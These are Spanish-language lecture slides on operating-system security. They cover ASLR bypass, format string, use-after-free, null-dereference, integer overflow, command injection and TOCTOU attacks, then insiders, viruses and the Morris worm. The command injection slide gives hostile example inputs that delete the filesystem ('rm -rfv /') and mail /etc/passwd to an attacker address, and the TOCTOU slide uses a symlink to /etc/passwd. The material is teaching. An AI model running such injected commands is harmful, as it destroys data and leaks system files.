- ⦿ Usado por la mayoría de los sistemas operativos.
- ⦿ Canarios + DEP + ASLR = costo razonable.

# Evitando ASLR

- ⊙ Los exploits siguen apareciendo... ¿Cómo es posible?
- ⊙ ASLR no suele ser tan aleatorio como debería.
- ⊙ Ejemplo de ataque, goteo de memoria:

```
01. void C() {  
02.     int index;  
03.     int prime [16] = { 1,2,3,5,7,11,13,17,19,23,29,31,37,41,43,47 };  
04.     printf ("Which prime number between would you like to see?");  
05.     index = read_user_input ();  
06.     printf ("Prime number %d is: %d\n", index, prime[index]);  
07. }
```

- ⊙ Introducir un número menor que 0 o mayor que 15.
- ⊙ Conocida una dirección de memoria es fácil averiguar el resto.

# Ataques que no modifican la secuencia de ejecución

- ⦿ La mayoría de los ataques intentan modificar direcciones de retorno y punteros a función para conseguir nueva funcionalidad.
- ⦿ Existen ataques en los que modificar datos es suficiente.

```
01. void A() {  
02.     int authorized;  
03.     char name [128];  
04.     authorized = check_credentials (...); /* the attacker is not authorized, so returns 0 */  
05.     printf ("What is your name?\n");  
06.     gets (name);  
07.     if (authorized != 0) {  
08.         printf ("Welcome %s, here is all our secret data\n", name)  
09.         /* ... show secret data ... */  
10.     } else  
11.         printf ("Sorry %s, but you are not authorized.\n");  
12.     }  
13. }
```

- ⊙ Es una de las técnicas más antiguas y utilizadas.
- ⊙ Parece imposible acabar con ellas<sup>2</sup>.
- ⊙ Reparto de culpas: lenguaje de programación/programadores.
- ⊙ Activo campo de **investigación**:
  - Medidas de seguridad en los **binarios**.
  - Extensiones de seguridad para **compiladores**.

---

<sup>2</sup>Victor van Der Veen, Nitish dutt-Sharma, Lorenzo Cavallaro y Hertbert Bos. Memory errors: the past, the present, and the future. En Research in Attacks, Intrusions, and Defenses. Páginas: 86-106. Springer. 2012.



# Ataques de cadena de formato

- ⦿ Ataque de corrupción de memoria.
- ⦿ **Permite escribir cualquier cosa en cualquier sitio.**
- ⦿ A los programadores no les gusta teclear... ya nadie aprende mecanografía.

## seguro

```
char *s = "hola mundo";  
printf(" %s", s);
```

## vulnerable

```
char *s = "hola mundo";  
printf(s);
```

# Ataques de cadena de formato

Parameters	Output	Passed as
%%	% character (literal)	Reference
%p	External representation of a pointer to void	Reference
%d	Decimal	Value
%c	Character	
%u	Unsigned decimal	Value
%x	Hexadecimal	Value
%s	String	Reference
%n	Writes the number of characters into a pointer	Reference

# Ataques de cadena de formato

ejemplo de uso de %n: número de caracteres impresos

```
int i = 0;
printf("hola%n mundo\n", &i);
printf("i = %d\n", i);
```

programa vulnerable

```
char nombre[100], saludo[100] = "hola ";
printf("¿Cuál es tu nombre? ");
gets(nombre);
strcat(saludo, nombre);
printf(saludo);
```


# Ataques de cadena de formato

```
http://pccito.ugr.es/ss/teoria/seguridad/src/fsa-exploit.c
```

```
int main(int argc, char** argv)
{
    char buffer[100];
    strncpy(buffer, argv[1], 100);
    printf(buffer);
    return 0;
}
```

Muchos ejemplos en Internet:

- ⦿ <http://codearcana.com/posts/2013/05/02/introduction-to-format-string-exploits.html>
- ⦿ [https://www.owasp.org/index.php/Format\\_string\\_attack](https://www.owasp.org/index.php/Format_string_attack)



- ⊙ Técnica de corrupción de memoria.
- ⊙ Causa: acceso a un área de memoria de la que ya no somos propietarios.

```
int *buffer = new int[100];  
// hacer algo con buffer  
delete[] buffer;  
buffer[0] = 7; // :(
```

- ⊙ El ataque *heap feng shui* permite escoger qué colocar en esa dirección de memoria.

# Ataques de desreferencia de punteros nulos

- ⊙ En cada acceso a memoria la MMU traduce de dirección virtual a física.
- ⊙ Linux de 32 bits: espacio de usuario (3GB)/núcleo (1GB).
- ⊙ Motivo de la cohabitación: eficiencia, cambiar de espacio de direcciones es costoso.
- ⊙ Mecanismo explotado: llamar funciones de usuario desde el núcleo.
- ⊙ La desreferencia de un puntero nulo produce un fallo porque no hay código mapeado en la página 0.
- ⊙ Exploit: mapear dirección 0, copiar un shellcode y provocar la desreferencia.
- ⊙ Solución: prohibir a `mmap` la dirección 0.

# Ataques de desbordamiento de enteros

- ⦿ Aritmética entera de longitud fija: 8..128 bits.
- ⦿ La mayoría de lenguajes no detectan este error.
- ⦿ Secuencia:
  1. entrada de usuario
  2. desbordamiento de enteros
  3. desbordamiento de búfer

# Ataques de inyección de órdenes

<http://pccito.ugr.es/ss/teoria/seguridad/src/command.injection.cc>

```
std::string orden = "cp ", origen, destino;
std::cout << "Fichero origen: ";
std::getline(std::cin, origen);
orden += origen;
std::cout << "Fichero destino: ";
std::getline(std::cin, destino);
orden += " " + destino;
system(orden.c_str());
```

⦿ Engañar a un programa para que ejecute órdenes inesperadas:

- `cp abc xyz`
- `cp abc xyz; rm -rfv /`
- `cp abc xyz; mail yo@malo.es < /etc/passwd`



- ⊙ *Time of Check to Time of Use Attacks (TOCTOU)*
- ⊙ Explotación de una condición de carrera.

### victima ejecutando programa setuid root

```
if (access("file", W_OK) != 0)
    exit(1);
fd = open("file", O_WRONLY);
write(fd, buffer, sizeof(buffer));
```

- ⊙ El atacante debe alterar file tras la comprobación, línea 1, y antes de su uso, líneas 3 y 4.

### programa atacante

```
symlink("/etc/passwd", "file");
```

- ⊙ Se consigue **escalar privilegios**.

- ⊙ Ejecutados por empleados.
- ⊙ Poseen información privilegiada a diferencia de un atacante externo.
- ⊙ Clasificación:
  - Bombas lógicas.
  - Puertas traseras.
  - Suplantación de identidad (*login spoofing*).


- ⊙ En épocas de externalización existen personas que se preparan ante una eventual “patada en el culo”.
- ⊙ Código para **sabotear** el funcionamiento de un programa.
- ⊙ Motivo: **chantaje** de un trabajador a su empleador.

- ⦿ Código que da **acceso a funcionalidades restringidas**.
- ⦿ Razón por la que las **revisiones de código** son obligatorias.

intento de puerta trasera en linux en 2003

```
if ((options == (__WCLONE|__WALL)) && (
    current->uid = 0))
    retval = -EINVAL;
```

- ⦿ Un usuario legítimo intenta conseguir las **claves** de los demás.
- ⦿ Ejemplo: falsificación de la pantalla de identificación.



- ⦿ Contramedida: pulsación de **CTRL-ALT-DEL.**

- ⊙ Troyano → virus → gusano
- ⊙ Compromete el sistema → se autoreplica con intervención humana → no requiere la intervención del usuario
- ⊙ Responsables de daños por millones de euros.
- ⊙ Escritos por aburrimiento o deseo de impresionar sin hacer dinero con ello.
- ⊙ Por desgracia se ha **profesionalizado**: crimen y guerra.
- ⊙ **Zombi** (*Zombie*): máquina comprometida.
- ⊙ **Botnet**: colección de zombis.
- ⊙ Delitos con el apellido “cibernético”: spam, chantaje, robo, extorsión, fraude, minería, robo de identidad, ...


- ⊙ Escribir software es fácil.
- ⊙ Conseguir que mucha gente lo ejecute es difícil.
- ⊙ Truco: añadir el software a un programa atractivo.
- ⊙ Una vez dentro suele copiarse y asegurar su reinicio automático además de cumplir con su función (*payload*).
- ⊙ Funciones habituales: buscar (claves, n° de tarjeta), destruir, cifrar, zombificar, ...

- ⊙ Un virus es un programa que es capaz de **hacer copias de sí mismo**.
- ⊙ Suelen estar escritos en **ensamblador** o C.
- ⊙ Suelen distribuirse infectando software legítimo.
- ⊙ Una vez alcanza su objetivo tiene dos misiones: autoreplicarse y ejecutar su carga (*payload*).



- ⊙ **Virus acompañante** (*companion virus*): se ejecuta en lugar de otro programa sin infectarlo.
  - En la época del MSDOS, al escribir prog en lugar de ejecutarse prog.exe en su lugar se ejecutaba prog.com.
- ⊙ **Virus de programa ejecutable**: sobrescribe un ejecutable con su código (*overwriting virus*).
  - Cuantos más binarios sobrescriba antes será detectado.
  - Existe una versión para MSDOS en ensamblador de 44 bytes.
  - Son muy fáciles de detectar.
  - Virus parásitos: permite el normal funcionamiento del programa infectado.

# Tipos de virus II



- ⊙ **Virus residentes en memoria:** es capaz de permanecer en memoria independientemente del programa desde el que inicio su ejecución.
  - Mejor ubicación: vector de interrupciones.
  - Se ejecuta con cada llamada al sistema.
  - Una vez detectado `exec()` infecta al nuevo programa.

# Tipos de virus III

- ⊙ **Virus de sector de arranque:** al encender el ordenador la BIOS ejecuta el MBR.
  - El virus se sitúa en el MBR y sectores en desuso o marcados como estropeados.
  - Ejecutamos el virus en cada arranque.
  - El nivel de privilegio es total.
  - Durante el arranque del SO el virus se hace residente en memoria.
- ⊙ **Virus de controlador de dispositivo** (*device driver virus*): hacer un virus residente en memoria es difícil, es mucho mejor si el SO lo carga disfrazado de controlador de dispositivo.
  - En windows los controladores son programas ejecutables.
  - Se cargan al arrancar el sistema.
  - Se ejecutan en modo núcleo.

- ⊙ **Macro Virus:** virus escrito en un **lenguaje interpretado**.
  - Las macros de Office permite ejecutar programas escritos en **Visual Basic**.
  - La mayor parte de la gente no sabe lo que es.
  - Siguen existiendo por su gran utilidad.
- ⊙ **Virus de código fuente:** para evitar que el virus dependa de un SO esconder entre las líneas del fuente de un programa:

```
#include <virus.h>
ejecutar_virus();
```

- ⊙ Primer gusano liberado por R.T. Morris en 1988.
- ⊙ Descubrió dos fallos en UNIX.
- ⊙ Escribió un programa los explotaba para conseguir acceso y replicarse.
- ⊙ La mayoría de sistemas Sun y VAX cayeron.
- ⊙ 2 partes: arranque (rsh, finger, sendmail) y gusano (passwd).
- ⊙ Como consecuencia se creó el **CERT** (*Computer Emergency Response Team*).

## Básica:

- ⦿ Modern Operating Systems (4th Edition). Andrew S. Tanenbaum. Prentice Hall. 2014.

## Adicional:

- ⦿ Wikipedia: Seguridad Informática
- ⦿ Carnegie Mellon University: Operating System Security